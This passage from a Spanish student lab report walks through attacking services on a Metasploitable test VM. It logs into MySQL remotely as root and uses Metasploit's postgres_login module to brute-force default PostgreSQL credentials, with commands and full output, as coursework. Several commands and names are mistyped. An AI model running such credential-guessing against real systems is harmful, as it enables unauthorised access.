


Figura 36. Corremos Los Servicios

Con **Run** corremos la configuración del módulo luego cambiamos de página eh ingresamos al servicio con la contraseña que configuramos.




Figura 37. Ingreso a MySQL

Ingreso a MySQL con los comandos **mysql -h 192.1.1.6 -u root - -skip-ssl** esta es una forma de ingreso de forma remota, por último, ingresamos **show database;** podemos ver la tabla de usuario de la base de datos.

5.9. Puerto 5432 (PostGres) paso 10

Para vulnerar el ultimo puerto hicimos casi lo mismo que se hizo con en el paso 9. Luego de ingresar al frameword de metaplotaible ingresamos el comando **Search postgres_login** aquí escogeremos el modulo que utilizaremos para obtener acceso a esta base de datos.

```
msf6 > search posgres_login
[-] No results from search
msf6 > search postgres_login

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/postgres/postgres_login  .                normal  No     PostgreSQL Log
in Utility
```


Figura 38. Elegimos el Módulo Necesario Para Vulnerar Postgres

Lo segundo que hicimos fue elegir con el comando **Use 0** (flecha azul) para elegir el módulo 0 que seria el modulo que vimos en la imagen anterior y por último miramos las opciones (flecha naranjada) para este módulo.

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive
 session
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Figura 39. Elección de Modulo y Revisión de Sus Opciones

A continuación mostrare las opciones que nos da este puerto para poder vulnerar la base de datos postgres por medio de modulo que elegimos.



Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max

Figura 40. Opciones Que Podemos Utilizar

Ya podemos preceder a registrar y **rhosts, user y pass** que vamos a necesitar para ingresar a la base de datos de postgres por lo que lo que haremos será registrarlos para proceder a vulnerar el servicio.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Figura 41. Se registran el Rhosts, User Y Pass

Utilizando los comandos **Set rhost 192.1.1.6**, **Set Username postgres** y **Set password postgres,** registramos esto y luego miramos las opciones para ver si todo se registro con éxito.

```
                                                   er, user&realm)
  PASSWORD          postgres                   no        A specific password to authenticate wi
                                                         th
  PASS_FILE         /usr/share/metasploit-     no        File containing passwords, one per lin
                    framework/data/wordlis               e
                    ts/postgres_default_pa
                    ss.txt
  Proxies                                      no        A proxy chain of format type:host:port
                                                         [,type:host:port][...]
  RETURN_ROWSET     true                       no        Set to true to see query result sets
  RHOSTS            192.1.1.6                  yes       The target host(s), see https://docs.m
                                                         etasploit.com/docs/using-metasploit/ba
                                                         sics/using-metasploit.html
  RPORT             5432                       yes       The target port
  STOP_ON_SUCCESS   false                      yes       Stop guessing when a credential works
                                                         for a host
  THREADS           1                          yes       The number of concurrent threads (max
                                                         one per host)
  USERNAME          postgres                   no        A specific username to authenticate as
  USERPASS_FILE     /usr/share/metasploit-     no        File containing (space-separated) user
                    framework/data/wordlis               s and passwords, one pair per line
                    ts/postgres_default_us
                    erpass.txt
```

Figura 42. Revisión de Que Todo se Haya Registrado Con Éxito

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.1.1.6:5432 - Login Successful: postgres:postgres@template1
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or passw
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or passw
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Figura 43. Resultados obtenidos de la vulneración

Al ejecutar la configuración del módulo con el comando **run** identificaremos que hay una vulneración exitosa con las credenciales que registramos (Flecha verde) luego ingresamos de forma externa para probar que todo este correcto.




Figura 44. Ingresamos a Postgres Desde Otra Terminal

Usando el comando **sql -h 192.1.1.6 -U postgres** template1 ingresamos a la base de dato con nuestro usuario y contraseña que configuramos culminando así con el informe y la práctica de los temas vistos en clase.

Problemas Presentados al Realizar el informe

Durante la elaboración del informe, el principal inconveniente que se presentó fue una interrupción inesperada del servicio eléctrico, lo cual obligó a pausar abruptamente el desarrollo de la práctica. Esta situación afectó directamente el ritmo de trabajo, ya que el equipo portátil donde estaba trabajando no contaba con suficiente carga para continuar de manera autónoma. Como consecuencia, se perdió un tiempo valioso que impactó negativamente el avance general del informe.

Solución del Problema

Para solucionar este problema espere que el fluido eléctrico se restaurara y cuando esto paso procedí a continuar realizando mi informe, cabe resaltar que entre el momento que me detuve y el momento en que volvió el fluido pasaron unas 4 o 5 horas aproximadamente, este fue el tiempo que tarde en continuar desarrollando el informe.

Recomendaciones

Por el momento no tengo una recomendación para el laboratorio como tal, ya que en general me gusto bastante la temática trata. Espero practicar un poco mas para dominar el tema que estamos viendo y los temas que veremos más adelante.

Conclusión

Puedo concluir diciendo que la presente práctica permitió aplicar de forma progresiva y estructurada los conocimientos adquiridos sobre análisis de vulnerabilidades y pruebas de penetración en entornos controlados. A través del uso de herramientas especializadas como Nmap y Metasploit Framework, se logró identificar, evaluar y explotar múltiples servicios vulnerables presentes en la máquina virtual Metasploitable, tales como FTP, Telnet, Samba, MySQL, PostgreSQL y DNS.

Cada uno de los pasos realizados, desde el escaneo de red, la detección de servicios, hasta la ejecución de exploits, evidenció la importancia de comprender cómo las configuraciones débiles y las versiones obsoletas pueden ser aprovechadas por un atacante para obtener acceso no autorizado. Asimismo, se fortalecieron competencias técnicas relacionadas con la lectura de banners, el uso de módulos de explotación, la interpretación de errores y la validación de resultados.

En términos generales, la práctica resultó altamente importante para mí ya que me permite poner aprueba lo que vi en clase, tanto desde el punto de vista técnico como metodológico. No solo permitió afianzar los conceptos tratados en clase, sino que también sirvió como preparación efectiva para futuras evaluaciones prácticas y como ejemplo concreto de cómo debe estructurarse una prueba de penetración básica. Se concluye, por tanto, que el desarrollo del informe cumplió satisfactoriamente con los objetivos planteados.

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM VirtualBox. https://www.virtualbox.org/

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. https://www.kali.org/get-kali/

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de 2025, de https://nmap.org/man/es/index.html

Buckbee, M. (2022, febrero 24). *What is Metasploit? The Beginner's Guide*. https://www.varonis.com/blog/what-is-metasploit

Rafael S Morales (2025) *Aplicación de servicio nmap y metaplotaible en la explotacion y vulneracion de puertos tcp* -Tema explicados en clase.